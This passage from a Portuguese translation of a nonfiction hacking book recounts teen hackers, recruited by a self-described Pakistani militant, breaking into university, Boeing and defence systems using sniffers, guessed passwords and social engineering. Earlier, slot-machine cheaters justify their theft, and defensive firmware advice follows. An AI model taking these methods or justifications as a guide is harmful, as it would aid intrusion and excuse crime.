quatro tinha dito nenhuma palavra sobre o assunto, a não ser às esposas e à namorada, que faziam parte da trama, Ter contado pela primeira vez, protegidos pelo acordo de anonimato absoluto, pareceu um alívio. Eles obviamente gostaram de reviver os detalhes, e Mike admitiu: "Foi uma das coisas mais excitantes que eu já vivi",

Alex provavelmente fala por todos quando expressa o que pensa da aventura:

> **Não me sinto mal com o dinheiro que ganhei. É uma gota num balde para aquela indústria, Tenho de ser honesto: nunca nos sentimos comprometidos moralmente, porque são cassinos.**
> **Era fácil racionalizar. Estávamos roubando dos cassinos, que roubam de senhoras oferecendo jogos que elas não podem ganhar. Em Vegas, parecia que as pessoas ficavam grudadas em máquinas de sugar dinheiro, que sugavam a vida delas aos poucos. Então, nos sentíamos como se estivéssemos revidando ao Grande Irmão, e não surrupiando os prêmios de uma pobre senhora.**
> **Eles colocam um Jogo lá que diz: "Se você escolher as cartas certas, ganha". Nós escolhíamos as cartas certas. Eles so não esperavam que alguém fosse capaz de fazer isso.**

Alex diz que não tentaria nada parecido hoje. Mas suas razões podem não ser as que você espera: "Tenho outras formas de ganhar dinheiro. Se eu estivesse financeiramente na mesma posição de antes, provavelmente tentaria de novo". Ele acha que o que fez se justifica.

Nesse jogo de gato e rato, o gato aprende continuamente os novos truques do rato e toma as medidas adequadas. As máquinas caça-níqueis hoje em dia usam software com um projeto muito melhor; eles não têm certeza de que teriam sucesso se tentassem invadi-las novamente.

Além disso, nunca haverá uma solução perfeita para qualquer questão de segurança tecnológica. Alex expõe muito bem a questão: "Toda vez que alguém diz que 'ninguém se dará ao trabalho de fazer isso', haverá sempre um garoto na Finlândia que se dará ao trabalho".

E não apenas na Finlândia, mas nos Estados Unidos também.

Insight

Na década de 1990, os cassinos e projetistas de máquinas de jogo ainda não tinham imaginado algumas coisas que mais tarde ficaram óbvias. Um pseudogerador de números aleatórios não gera realmente números aleatórios. Em vez disso, ele armazena uma `lista` de números em uma ordem aleatória. Nesse caso, uma lista muito longa: de 2 elevado à 32ª potência ou um bilhão de números. No inicio de um ciclo, o software seleciona aleatoriamente um lugar na `lista`. Mas, depois disso, até começar um novo ciclo de jogo, ele usa os números que se seguem na lista, um após o outro.

Ao fazerem a engenharia inversa do software, os rapazes conseguiram a lista. de qualquer ponto conhecido na lista 'aleatória', eles podiam determinar cada número subseqüente a ela e, conhecendo também a taxa de iteração de determinada máquina, poderiam calcular em quantos minutos e segundos a máquina exibiria um royal flush.

Medidas preventivas

Os fabricantes de produtos que usam chips ROM e software deveriam prever problemas de segurança. E em toda empresa que usa software e produtos informatizados — o que hoje em dia acontece em qualquer empresa, até nas micros, em que há apenas uma pessoa — *é* arriscado supor que as pessoas que constroem seus sistemas pensaram em todas as vulnerabilidades. Os programadores de software na máquina caça-níqueis japonesa tinham cometido um erro ao não pensarem antecipadamente que tipos de ataques poderiam ocorrer. Eles não adotaram nenhuma medida de segurança para impedir as pessoas de chegarem ao firmware. Deveriam ter previsto que alguém poderia ter acesso a uma máquina, remover a memória ROM, ler o firmware e recuperar as instruções do programa que dizem à máquina como funcionar Mesmo que considerassem essa possibilidade, provavelmente iriam supor que conhecer o funcionamento da máquina não seria suficiente, imaginando que a complexidade computacional para invadir o gerador de números aleatórios impediria qualquer tentativa — o que pode muito bem ser verdadeiro hoje, mas não na época,

Então, sua empresa negocia produtos de hardware que contêm chips de computador O que você deveria fazer para garantir proteção adequada contra o concorrente que quer ver seu software, contra a empresa estrangeira que quer fazer uma imitação barata ou contra o hacker que quer enganá-lo?

O primeiro passo; dificulte o acesso ao firmware, Vários são os procedimentos possíveis, inclusive:

- Compre chips de um tipo projetado para impedir ataques. Várias empresas comercializam chips especificamente projetados para situações em que a possibilidade de ataque é alta.
- Use *chips on-board*— um design em que o chip está inserido na placa de circuito e não pode ser removido.
- Cole o chip na placa com epóxi, de modo que, se tentarem removê-lo, ele quebre. Um aprimoramento dessa técnica exige que se acrescente pó de alumínio no epóxi; se um invasor tentar remover o chip aquecendo o epóxi, o alumínio destruirá o chip.
- Use um design *ball grid array* (BGA), Nele, os conectores não saem das laterais do chip, mas ficam embaixo dele, dificultando, se não tornando impossível, captar um fluxo de sinais do chip enquanto está fixo no lugar, na placa.

Outra medida que pode ser adotada *é* raspar qualquer informação identificadora do chip, de modo que o atacante não tenha acesso a informações sobre o fabricante e o tipo dele.

Uma prática bastante comum, usada por fabricantes de máquinas de videopôquer, exige o uso de verificação de soma *(hashing)* — inclusive uma rotina de verificação de soma no software. Se o programa for alterado, a soma de verificação não será correta, e o software não irá operar o dispositivo. Entretanto, hackers especializados, que conhecem essa abordagem, simplesmente verificam o software para conferir se foi incluída uma rotina de verificação de soma e, se encontram uma, a desativam. Por isso, um ou mais métodos que protegem o chip fisicamente constituem um plano muito melhor.

O resultado

Se o firmware *é* de sua propriedade e valioso, consulte as melhores fontes de segurança para descobrir quais as técnicas que os hackers estão usando atualmente. Mantenha seus projetistas e programadores atualizados com as informações mais recentes. E confirme se eles estão tomando as medidas devidas para atingir o nível mais alto de segurança, proporcional ao custo.

Quando os terroristas ligam

Não sei por que continuei fazendo isso. Natureza compulsiva? Sede de dinheiro? Sede de poder? Posso citar várias possibilidades.

ne0h

O hacker de 20 anos que assina como Comrade está descansando esses dias em uma propriedade sua e do irmão em uma região agradável de Miami. O pai mora com eles, mas só porque o irmão ainda *é* menor e o Child Services insiste que haja um adulto morando na casa até o menino completar 18 anos. Os irmãos não ligam, e o pai tem um apartamento em outro lugar, para onde se mudará quando chegar a hora.

A mãe de Comrade morreu dois anos atrás, deixando a casa para os Filhos, porque ela e o pai dos meninos eram divorciados. Ela deixou algum dinheiro também. O irmão dele freqüenta a escola, mas Comrade está "só flauteando". A maioria dos familiares desaprova isso, diz ele, "mas eu não ligo realmente". Quando se *é* muito jovem e se passa pela prisão — na verdade, a pessoa mais nova que tinha sido condenada por crime federal como hacker —, a experiência tende a mudar seus valores.

O hacking não conhece fronteiras internacionais, é claro, por isso não faz diferença que ne0h, o amigo hacker de Comrade, esteja a cerca de 4.500 quilômetros de distância, Foi o hacking que os uniu e os fez resvalar para um caminho que, mais tarde, os levou a presumir que serviam à causa do terrorismo internacional — porque promoviam invasões a sistemas de computador altamente sensíveis. Hoje em dia, *é* muito difícil suportar essa carga.

Um ano mais velho que Comrade, ne0h usa "computadores desde que eu pude alcançar o teclado". O pai dele gerenciava uma loja de hardware de computador e levava o menino em visitas a clientes; ele sentava no colo do pai durante as negociações de venda. Aos 11 anos, já estava escrevendo código de dBase para a empresa do pai.

Em algum momento nesse percurso, ne0h apareceu com uma cópia do livro *Takedown* (Hyperion Press, 1996), que *6* um relato bastante impreciso de minhas explorações de hacking, de meus três anos na estrada e do FBI atrás de mim- ne0h ficou fascinado pelo livro:

> **Você me inspirou. Você ê meu mentor ferrado. Leio tudo o que é possível sobre o que você fez. Eu queria ser uma celebridade como você.**

Essa foi a motivação que o transformou em hacker. Ele decorou sua sala com computadores, centrais de rede e uma bandeira de pirata de 1,80 m e começou a seguir meus passos.

ne0h começou a acumular sólidos conhecimentos e capacidades de hacker. As habilidades vieram primeiro, a discrição, mais tarde- Usando um termo que os hackers costumam empregar para designar um jovem que ainda *é* iniciante, ele explicou: "Em meus dias de script kiddie*, eu desfigurava sites Web e colocava meu e-mail verdadeiro".

Ele navegava por sites da Internet Relay Chat (IRC — salas de chat da Internet em que as pessoas com interesses comuns podem se reunir on-line e trocar informação em tempo real — pesca com vara de carretel, aviões antigos, fabricação caseira de cerveja ou qualquer um entre milhares de outros assuntos, inclusive hacking. Quando você digita uma mensagem num site IRC, todos os que estão on-line naquele momento lêem o que você escreveu e podem responder. Embora muita gente que usa o IRC regularmente pareça não ter ciência disso, as comunicações podem ser feitas com facilidade. Acho que os logs devem agora conter quase tantas palavras quanto todos os livros da Biblioteca do Congresso — e um texto digitado na pressa, sem se pensar muito na posteridade, pode ser recuperado mesmo anos depois.

Comrade estava passando o tempo em alguns desses sites IRC quando fez amizade com ne0h, que estava bem distante dele. Os hackers freqüentemente formam alianças para trocar informações e realizar ataques em grupo. ne0h, Comrade e outro garoto decidiram criar seu próprio grupo, que eles chamaram de Keebler Elves. Alguns outros hackers tiveram permissão para participar das conversas do grupo, mas os três membros originais mantiveram segredo de seus ataques mal-intencionados. "Estávamos invadindo sites do governo por diversão", disse Comrade. Na sua estimativa, eles invadiram "algumas centenas" de sites de governos supostamente seguros.

Inúmeros canais de IRC são bares onde os hackers de diferentes tipos se reúnem. Um deles em particular, uma rede chamada Efnet, *é* um site que Comrade descreve como "não exatamente o submundo do computador — é um grupo muito grande de servidores". Mas dentro da Efnet havia alguns canais menos conhecidos, lugares em que você não fazia o que queria, mas tinha de seguir instruções de algum outro black-hat** cuja confiança você tinha conquistado. Aqueles canais, diz Comrade, eram o "submundo".

Khalid, o terrorista, tem certo encanto

Por volta de 1998, nesses canais "do submundo", Comrade começou a bater papo com um cara que usava o codinome RahulB. (Mais tarde ele também usaria Rama3456.) "Sabia-se que ele queria

* Pessoas que tem como objetivo obter acesso da maneira mais fácil possível, independentemente de quem seja o alvo ou a informação (N. da R. T.).
** Hackers que invadem, danificam, alteram e furtam informações em benefício próprio (N. da R. T.).

hackers para invadir computadores do governo e das Forças Armadas — sites .gov e .mil", disse Comrade. "Havia rumores de que ele trabalhava para Bin Laden. Isso foi antes de 11 de setembro, quando Bin Laden ainda não era um nome que se ouvia em noticiários todo dia."

Eventualmente, Comrade cruzou com o homem misterioso, que ele viria a conhecer como Khalid Ibrahim. "Conversei com ele algumas vezes |no IRC] e uma vez pelo telefone." O homem tinha um sotaque estrangeiro e, "sem dúvida, parecia ser uma conexão do exterior".

ne0h também era visado. Com ele, Khalid era mais direto e claro. ne0h recorda:

> **Por volta de 1999, recebi um e-mail de um homem que se dizia militante e afirmava estar no Paquistão. Ele deu o nome Khalid Ibrahim. Disse-me que trabalhava para militantes paquistaneses.**

Alguém que procurasse garotos ingênuos que são hackers realmente se envolveria em uma causa terrorista — mesmo antes de 11 de setembro? À primeira vista, a idéia parecia absurda. Esse homem mais tarde alegaria ter estudado nos Estados Unidos, feito um pouco de hacking e se associado a hackers enquanto estava no país. Então, ele pode ter conhecido, ou pensado conhecer, alguma coisa do modo de pensar do hacker. Todo hacker é, de uma maneira ou de outra, um rebelde que vive padrões diferentes e adora vencer o sistema. Se você quiser atrair hackers, talvez o pote de mel seja anunciar que também viola regras e é um outsider. Então, isso não seria uma tolice tão grande, afinal. Talvez até tornasse sua história mais digna de crédito, e seus pretendidos aliados muito menos cautelosos e desconfiados.

E Khalid tinha o dinheiro. Ofereceu mil dólares a ne0h para entrar em redes de computador de uma universidade chinesa — um lugar a que ne0h se refere como MIT da China — e fornecer-lhe arquivos com dados de alunos. Provavelmente isso era um teste tanto da capacidade de ne0h como hacker quanto de sua criatividade: como você entra num sistema de computação quando não lê a linguagem? Ainda mais difícil: como você faz a engenharia social a seu modo quando não fala a língua?

Para ne0h, a questão lingüística não era barreira. Ele começou navegando por sites da IRC usados por um grupo de hackers chamado gLobaLheLL; por meio desse grupo fez contato com um estudante de computação na universidade e pediu-lhe alguns nomes de usuários e senhas. A informação veio rápido — um hacker atrás de outro, não se fez nenhuma pergunta. ne0h descobriu que a segurança de computadores na universidade ficava entre temerosa e desleixada, o que era surpreendente para uma universidade de tecnologia/engenharia, onde deveriam conhecer bem o assunto. A maioria dos alunos escolhia senhas idênticas aos nomes de usuário — a mesma palavra ou frase para os dois usos.

Uma breve lista que o estudante forneceu foi suficiente para dar acesso a ne0h, permitindo que ele começasse a xeretar eletronicamente — *sniffing* (farejando), na linguagem dos hackers. Isso revelou um aluno, a quem chamaremos de Chang, que estava acessando FTPs (sites de download) nos Estados Unidos. Entre esses FTPs havia um site *warez**. Usando um truque-padrão de engenharia social, ne0h navegou pela rede da faculdade para captar o linguajar falado no campus. Isso foi mais

* Expressão que descreve a pirataria de software (N. da R. T.).

fácil do que poderia parecer no início, visto que "a maioria deles fala inglês", diz ne0h. Então ele entrou em contato com Chang, contando uma história que fez parecer que estava talando com ele do laboratório de ciência da computação do campus.

"Sou do Bloco 213", ele disse eletronicamente a Chang, e fez uma solicitação direta de nomes de alunos e endereços eletrônicos, como qualquer estudante interessado em entrar em contato com os colegas de classe. Uma vez que a maioria das senhas era fácil, entrar nos arquivos dos alunos foi moleza.

Logo depois ele conseguiu entregar a Khalid informações do banco de dados sobre cem estudantes. "Eu lhe dei as informações e ele disse: 'Tenho tudo o que preciso'." Khalid estava satisfeito. Obviamente ele não queria os nomes, só queria ver se ne0h podia realmente obter informações de uma fonte remota. "Foi aí que nosso relacionamento começou", resume ne0h, "Eu era capaz de fazer o trabalho, ele sabia que eu podia fazer, então começou a me passar outras coisas."

Dizendo a ne0h que ele receberia seus mil dólares pelo correio, Khalid começou a ligar do celular uma vez por semana, "geralmente enquanto estava dirigindo". A incumbência seguinte era entrar nos sistemas de computação do Bhabha Atomic Research Center, na Índia. A pequena organização estava rodando com uma estação de trabalho da Sun, que é um terreno familiar para todo hacker. ne0h entrou com facilidade, mas descobriu que a máquina não tinha nenhuma informação que interessasse e parecia estar isolada, não conectada a nenhuma rede. Aparentemente, Khalid não ficou aborrecido com o fracasso.

Enquanto isso, o dinheiro pelo hack da universidade chinesa ainda não tinha aparecido. Quando ne0h perguntou, Khalid ficou chateado. "Você não recebeu?! Eu o enviei em dinheiro num cartão de aniversário!", ele insistiu. O golpe manjado: "Seu cheque está na correspondência". No entanto, ne0h estava disposto a continuar aceitando tarefas. Por quê? Hoje ele abaixa a cabeça, introspectivo.

> **Eu continuei porque sou teimoso. Era realmente emocionante pensar que seria pago por isso. E pensava: "Talvez o dinheiro tenha sido realmente extraviado no correio, talvez ele me pague desta vez",**
> **Não sei por que continuei fazendo isso. Natureza compulsiva? Sede de dinheiro? Sede de poder? Posso citar várias possibilidades.**

Ao mesmo tempo que Khalid dava atribuições a ne0h, ele também navegava por sites do IRC para achar outros dispostos a participar. Comrade era um deles, embora receoso de aceitar pagamento.

> **Eu entendia que ele estava pagando as pessoas, mas nunca quis dar minhas informações para receber dinheiro. Imaginava que o que eu estava fazendo era só espiar, mas, se começasse a receber dinheiro, me tornaria um verdadeiro criminoso. Quando muito, conversaria com ele no IRC e lhe daria o nome de alguns hosts aqui *e ali.*.**

O repórter Niall McKay conversou com outro peixe que Khalid pegou em sua rede, um adolescente da Califórnia que se intitulava Chameleon (e que hoje é co-fundador de uma bem-sucedida

empresa de segurança). A história de McKay em Wired.com[1] é contada com muitos detalhes por ne0h e Comrade. "Eu estava no IRC uma noite, quando *esse* cara disse que queria o software DEM. Eu não tinha e *só* estava confundindo o cara", afirmou o hacker. Então, Khalid foi ficando sério: "DEM" é o apelido da Defense Information Systems Network Equipment Manager, um software de rede usado por órgãos militares. O programa foi capturado pelo grupo de hackers Masters of Downloading e comentava-se que poderia ser obtido se você pedisse à pessoa certa. Parece que ninguém sabe se Khalid chegou a pôr as mãos nele — ou, pelo menos, ninguém dizia. De tato, não é certo que o software tivesse valor para ele, mas ele obviamente achava que sim. Khalid estava envolvido com universidades chinesas e coisas assim.

"Ele tentou se inteirar do que os caras do grupo estavam fazendo". ne0h nos contou. Antes de tudo terminar, Khalid iria seguir os hackers por um ano e meio, "não como uma pessoa qualquer que aparecia de vez em quando, mas como alguém que aparecia regularmente. Ele estava lá, e entendia-se que esse era um negócio dele". Por "negócio dele" ne0h referia-se à invasão de sites militares ou sistemas de computação de empresas comerciais que trabalhavam em projetos militares.

Khalid pediu a ne0h para entrar em Lockheed Martin e obter os esquemas de certos sistemas de aeronaves que eles estavam fabricando para a Boeing. ne0h conseguiu obter uma penetração limitada em Lockheed, "cerca de três etapas na rede interna", mas não conseguiu ir além de dois servidores (em um nível que o pessoal da segurança chama de "DMZ", terra de ninguém). Isso não bastava para atravessar os firewalls que protegiam as informações mais delicadas da corporação, e ele não conseguiu localizar o dado que lhe pediram para procurar. De acordo com ne0h:

> **[Khalid] ficou irritado. O que ele disse foi basicamente; "Você não está mais trabalhando para mim. Você não consegue fazer nada". Mas aí ele me acusou de esconder informação. Ele me acusou de estar guardando informação para mim. Então ele disse: "Esqueça a Lockheed Martin. Entre diretamente na Boeing".**

ne0h descobriu que a Boeing "não era tão segura, se você quisesse mesmo entrar lá". Ele entrou explorando uma vulnerabilidade conhecida de um sistema da Boeing exposto na Internet. Então, instalando um s*niffer*, conseguiu escutar às escondidas todos os pacotes de dados que iam e vinham de um computador — um tipo de grampeador de computador. A partir daí, conseguiu captar senhas e e-mails não criptografados. As informações que acumulou dos e-mails revelaram inteligência suficiente para entrar na rede interna.

> **Descobri seis ou sete esquemas para portas e o nariz dos Boeing 747 sendo passados por e-mails. Conexões não criptografadas. Não é genial?! (E ele ri.) Khalid ficou extático. Ele disse que iria me dar quatro mil dólares. Esse dinheiro nunca apareceu — bela surpresa.**

De fato, quatro mil dólares teriam sido um excelente pagamento pelas informações. De acordo com o ex-executivo de segurança da Boeing, Don Boelling, esse hack poderia ter sido investido contra a empresa, como descrito. Mas teria sido perda de tempo: quando um modelo de aeronave

entra em serviço, todas as linhas aéreas clientes recebem conjuntos completos de esquemas. Nesse ponto, a informação já não *é* mais considerada confidencial; qualquer um que quiser pode tê-la. "Eu até vi um CD do esquema 747 sendo oferecido recentemente na eBay", disse Don. E claro que Khalid provavelmente não sabia disso. E só dois anos mais tarde a nação viria a descobrir que alguns terroristas tinham sérias razões para querer os esquemas dos principais aviões de transporte usados por linhas aéreas norte-americanas.

Alvo para hoje à noite: SIPRNET

Com Comrade, Khalid não se preocupou em fazer testes. Desde o início, o hacker disse que Khalid "só estava interessado na SIPRNET e nas Forças Armadas".

Na maior parte das vezes, ele não era muito claro quanto ao que queria — só acesso a sites de governo e militares. Com exceção da SIPRNET. Ele realmente queria informações da SIPRNET.

Não é de admirar que Khalid estivesse ansioso; *esse* provavelmente tinha sido seu alvo o tempo todo. A SIPRNET é a parte da DISN, Defense Information System Network (Rede de Sistemas de Informações de Defesa), que transmite mensagens confidenciais. Mais que isso, a SIPRNET (acrônimo de Secret Internet Protocol Router Network) é a essência da capacidade de comando e controle das Forças Armadas norte-americanas.

ne0h já tinha recusado uma oferta de Khalid para ter acesso à SIPRNET:

Ele ofereceu dois mil dólares. Eu recusei. Se eu entrasse na SIPRNET, os agentes federais bateriam à minha porta. Dois mil dólares não valiam uma baia na cabeça.

Quando Khalid falou com Comrade sobre a tarefa, o preço subiu. "Ele disse que pagaria, se não me engano, cerca de dez mil dólares pelo acesso", lembra-se Comrade, parecendo bem menos melindrado que ne0h em aceitar o projeto, embora insistisse que era o desafio, e não o dinheiro, que o tentava.

Eu realmente cheguei muito perto da SIPRNET. Entrei no sistema de computação na Defense Information Security Agency, Disa. Aquele computador era inteligente. Acho que possuía quatro processadores e, como dois mil usuários tinham acesso a ele, o arquivo provedor Unix tinha perto de cinco mil hosts diferentes; metade deles usava contas privilegiadas; você tinha de estar naquele computador para acessá-lo — não podia fazer isso de fora.

Entretanto, como ele imaginou, seu palpite de que tinha tropeçado em alguma coisa importante estava certo. As missões centrais da Disa incluem comando e controle conjuntos e computação de apoio ao combate — uma clara sobreposição de funções da SIPRNET Mas os esforços dele foram em vão.

Muito legal ter todo aquele acesso, mas nunca tive tempo suficiente para mexer nele, para chegar a algum lugar. Eu fui pego três ou quatro dias depois.

Um momento de preocupação

No Natal de 1999, ne0h e Comrade levaram um tranco. O vôo IC-814 da Indian Airlines, em rota de Katmandu para Nova Deli, com 178 passageiros e 11 tripulantes, foi seqüestrado. de acordo com as notícias, os seqüestradores eram terroristas paquistaneses associados ao Talibã. Terroristas
como Khalid?

Sob ordens dos seqüestradores, o Airbus A300 prosseguiu num ziguezague para o Oriente Médio e voltou, aterrissando rapidamente na Índia, no Paquistão e nos Emirados Árabes, onde o corpo de um passageiro foi removido; era um jovem que voltava da lua-de-mel com a esposa. Ele foi esfaqueado até a morte por ter se recusado a colocar uma venda nos olhos.

O avião acabou aterrissando em Kandahar, Afeganistão — o que aumentou a probabilidade de uma conexão com o Talibã. Os passageiros remanescentes e a tripulação foram mantidos a bordo durante oito dias repletos de terror e acabaram sendo soltos em troca da libertação de seis militantes. Um deles, Sheikh Umer, mais tarde ajudaria a financiar Mohammed Atta, líder dos ataques de 11 de setembro ao World Trade Center.

Depois do seqüestro, Khalid disser a ne0h que o grupo dele era responsável e que ele também estava envolvido no caso.

Aquilo me assustou demais. Ele era um cara mau- Eu senti que tinha de me proteger.

Mas a angústia de ne0h foi temperada com a ganância de menino. "Eu ainda esperava que ele me pagasse", acrescentou.

A conexão com o seqüestro pôs mais lenha na fogueira que Khalid tinha acendido antes. Em certo momento, aparentemente incomodado com a falta de sucesso dos adolescentes em fornecer as informações que estava pedindo, Khalid tentou uma tática de muita pressão. O repórter Niall McKay, na mesma reportagem para a Wired.com, afirmou ter visto uma antiga mensagem do IRC de Khalid para jovens, em que ele ameaçava matá-los se o delatassem para o FBI. McKay escreveu que ele também viu uma mensagem de paquistaneses para os garotos: "Quero saber: alguém contou às autoridades federais sobre mim?". E em outro lugar: "Diga a eles [se eles fizeram isso] que estão mortos. Eu vou arrumar uns atiradores para matá-los".[2]

Comrade cai na rede

A situação estava problemática, mas ia piorar. Alguns dias depois de Comrade penetrar com sucesso num sistema associado à SIPRNET, o pai dele foi parado por guardas a caminho do trabalho. Eles lhe disseram: "Queremos conversar com seu filho", e lhe mostraram um mandado de busca. Comrade lembra-se:

Havia pessoas da Nasa. do DoD, do FBI. Ao todo, havia dez ou doze agentes e guardas também. Estive mexendo em algumas caixas da Nasa, coloquei um sniffer em ns3.gtra.mil, só para selecionar as senhas. Mas, como efeito colateral, ele selecionou e-mails também. Eles me disseram que eu estava sendo acusado de grampo ilegal. E, com relação aos computadores da Nasa, fui acusado de violação de direitos autorais ou infração. E outras coisas.
Um dia antes, um amigo disse: "Cara, vamos nos dar mal logo, logo". Ele estava só conjecturando. Imaginei: "É, ele tem razão". E limpei meu disco rígido.

Mas Comrade não fez a limpeza completa. "Eu me esqueci dos antigos drives que estavam espalhados pela minha mesa."

Eles me interrogaram. Eu admiti, disse: "Sinto muito, aqui está o que fiz, é assim que se conserta isso, não vou fazer mais isso". Eles titubearam: "Tudo bem, não o consideramos um criminoso, mas não faça isso de novo. Se você fizer de novo. sairá algemado". Eles pegaram meus computadores, periféricos e os discos rígidos de reserva e saíram.

Mais tarde, eles tentaram fazer Comrade lhes dizer a senha para seus discos rígidos criptografados. Ele não disse, e os policiais afirmaram que sabiam como invadir as senhas. Comrade sabia mais: ele tinha usado criptografia PGP e sua senha tinha "cerca de cem caracteres". No entanto, ele insiste que não *é* difícil de lembrar — são três de suas citações favoritas unidas.

Comrade não ouviu nada mais sobre eles durante seis meses. Então, um dia, soube que o governo iria divulgar as acusações. Quando ele foi para julgamento, estava sendo condenado pelo que o promotor alegou ser o não-funcionamento dos computadores da Nasa durante três semanas e a interceptação de milhares de mensagens de e-mail dentro do Departamento de Defesa.

(Como sei muito bem, o 'prejuízo' alegado pelos promotores e o perigo real às vezes são coisas bem diferentes. Comrade fez download de software do Marshall Space Flight Center, da Nasa, em Alabama, usado no controle da temperatura e da umidade da International Space Station; o governo afirmou que isso tinha forçado o não-funcionamento, por três semanas, de certos sistemas de computador. O ataque ao Departamento de Defesa oferecia um motivo mais concreto para preocupação: Comrade tinha entrado no sistema de computador da Defense Threat Reduction Agency e instalado uma back door, que garantia seu acesso a qualquer momento.)

O governo obviamente considerou o caso importante porque serviu de advertência a outros hackers adolescentes e divulgou na imprensa grande parte da condenação, alegando que ele era a pessoa mais jovem que fazia hacking condenada por crime federal. A procurador-geral Janet Reno emitiu uma sentença que dizia: "Este caso, que marca a primeira vez que um hacker juvenil ficará detido numa instalação penitenciária, mostra que levamos a sério a invasão a computadores e que estamos trabalhando com outras autoridades em observância do cumprimento da lei, de modo a combater ofensivamente esse problema".

A juíza condenou Comrade a seis meses de prisão, seguidos por seis meses de sursis, a começar do fim do semestre escolar A mãe de Comrade ainda estava viva na época. Ela contratou um novo advogado, pediu às pessoas que escrevessem cartas de apoio, conseguiu muitas e apresentou-as à juíza, o que Comrade chama de "um caso totalmente novo", e, incrivelmente, conseguiu reduzir a sentença para prisão domiciliar seguida de quatro anos de sursis.

Às vezes na vida não aproveitamos ao máximo as oportunidades. "Cumpri a prisão domiciliar e estava passando pelo sursis. Várias coisas aconteceram, comecei a ir a muitas festas, e então eles me mandaram para a reabilitação." Ao voltar da reabilitação, Comrade conseguiu emprego em uma empresa da Internet e começou o próprio negócio. Mas ele e o oficial encarregado de sua liberdade condicional não estavam se entendendo, e Comrade acabou voltando para a prisão. Ele só tinha 16 anos e estava encarcerado por atos que cometeu aos 15.

Não há só jovens no sistema federal. O lugar para onde ele foi mandado transformou-se num 'campo' (esta parece ser a palavra adequada) no Alabama, que abrigava apenas dez prisioneiros e que Comrade descreve como "mais parecido com uma escola — portas trancadas e muros com cerca elétrica, mas, fora isso, não se parecia muito com uma prisão". Ele nem tinha de ir para a aula porque já tinha terminado o fundamental.

De volta a Miami e novamente em liberdade vigiada, Comrade recebeu uma lista de hackers com quem não tinha permissão para falar. "A lista era com esse cara não, esse cara também não, e ne0h." Apenas "ne0h" — o governo federal o conhecia só pelo codinome. "Eles não tinham idéia de quem era ele. Se eu tinha acesso a duas centenas de coisas, ele tinha acesso a mil", diz Comrade. "ne0h escorregava como sabão." Pelo que se sabe, a lei ainda não conseguiu acusá-lo nem identificar o local onde está.

Investigando Khalid

Khalid seria o militante que afirmou ser ou apenas um farsante que atraía adolescentes? Ou talvez uma operação do FBI para verificar até onde os jovens hackers estavam dispostos a chegar? Às vezes, os hackers que tinham negócio com Khalid suspeitavam que ele não fosse realmente militante. A idéia de fornecer informações a um agente estrangeiro parece tê-los incomodado muito menos do que a idéia de que o sujeito os estaria enganando. Comrade disse que ele "sempre quis saber o que (Khalid) era. Eu não sabia se ele era agente federal ou se era real. Conversando com ne0h e com ele, percebi que era honesto. Mas nunca aceitei dinheiro dele — aquela era uma barreira que eu não queria atravessar", (Antes, na conversa, quando mencionou pela primeira vez a oferta de dez mil dólares de Khalid, ele pareceu impressionado com a soma. Ele realmente teria rejeitado o dinheiro se seus esforços tivessem sido bem-sucedidos e se Khalid tivesse pago? Talvez o próprio Comrade não quisesse saber a resposta.)

ne0h diz que Khalid "parecia absolutamente profissional", mas admite ter ficado em dúvida se ele era mesmo militante. "O tempo todo em que conversei com ele pensava que fosse um bosta. Mas depois de pesquisar com amigos com quem ele estava ligado e obter outras informações, real-mente achamos que fosse mesmo quem dizia ser."

Outro hacker, Savec0re, encontrou alguém no IRC que dizia ter um tio no FBI que arranjou imunidade para um grupo inteiro de hackers chamado Milw0rm. "Pensei que seria enviada uma mensagem para o FBI dizendo que não éramos hostis", disse Savec0re ao jornalista McKay em uma

entrevista por e-mail. "Então, eu lhe dei meu número de telefone. No dia seguinte, recebi um tele-fonema de um agente do FBI, mas ele tinha um sotaque paquistanês forte demais,"

"Ele disse que seu nome era Michael Gordon e que estava com o FBI em Washington, DC", Savec0re contou ao jornalista. "Percebi então que era Khalid Ibrahim o tempo todo." Embora algumas pessoas desejassem saber se o suposto terrorista poderia ser um plano do FBI, Savec0re estava chegando à conclusão contrária: que o cara que dizia ser agente do FBI na verdade era o mesmo terrorista tentando descobrir se os meninos estavam dispostos a delatá-lo.

A idéia de que essa poderia ser uma operação do FBI não parece se sustentar. Se o governo federal quisesse descobrir do que esses garotos eram capazes e o que estavam dispostos a fazer, o dinheiro teria corrido solto. Quando o FBI acredita que uma situação *é* séria suficiente para montar uma operação, eles investem dinheiro nesse esforço. Prometer mil dólares para ne0h e não pagar não fazia sentido nenhum.

Aparentemente, só um hacker recebeu dinheiro de Khalid: Chameleon. "Fui até a caixa postal uma manhã e havia um cheque de mil dólares com um número para ligar em Boston", Chameleon declarou em um artigo da *Wired News* (4.11.1998). Khalid achou que ele tinha mapas das redes de computador do governo; o cheque era o pagamento pelos mapas. Chameleon descontou o cheque. Duas semanas depois ele foi procurado pelo FBI e interrogado sobre o pagamento, levantando a interessante questão de como o governo tinha conhecimento dos mil dólares. Isso foi antes de 11 de setembro, quando o FBI estava atento a crimes nacionais e prestando pouca atenção à ameaça terrorista. Chameleon admitiu ter recebido o dinheiro, mas insistiu com o jornalista da *Wired News* que ele não tinha fornecido nenhum mapa de redes do governo.

Embora tenha confessado que aceitou o dinheiro de um terrorista estrangeiro, o que poderia ter feito com que fosse acusado de espionagem e condenado a uma sentença muito longa, não foram registradas denúncias — o que aumentou o mistério. Talvez o governo quisesse que se espalhassem pela comunidade de hackers comentários de que fazer negócio com agentes estrangeiros poderia ser arriscado. Talvez o cheque não fosse de Khalid, mas do FBI.

Poucas pessoas conhecem a verdadeira identidade de Chameleon, e ele realmente quer mantê-la em segredo. Queríamos conhecer a versão dele da história. Ele se recusou a falar sobre a questão (e se esquivou, mencionando que achava que Khalid era agente federal e só estava se fazendo passar por terrorista). Se eu estivesse no lugar dele, provavelmente também não iria querer dar entrevista sobre o assunto.

O Harkat ul-Mujahideen

Enquanto pesquisava nos logs da IRC, o repórter McKay descobriu que Khalid tinha dito uma vez aos jovens hackers que seria membro do Harkat-ul-ansar,[3] de acordo com a *South Asia Intelligence Review,* "o Harkat-ul-ansar foi descrito pelos Estados Unidos como uma organização terrorista em virtude de sua ligação com o terrorista saudita exilado Osama bin Laden, em 1997. Para evitar as repercussões da proibição dos Estados Unidos, o grupo passou a ser denominado como Harkat ul-Mujahideen em 1998".[4]

O Departamento de Estado dos Estados Unidos fez repetidas advertências sobre esse grupo. Um item do documento diz: "Os oficiais paquistaneses disseram que um ataque aéreo dos Estados Uni-

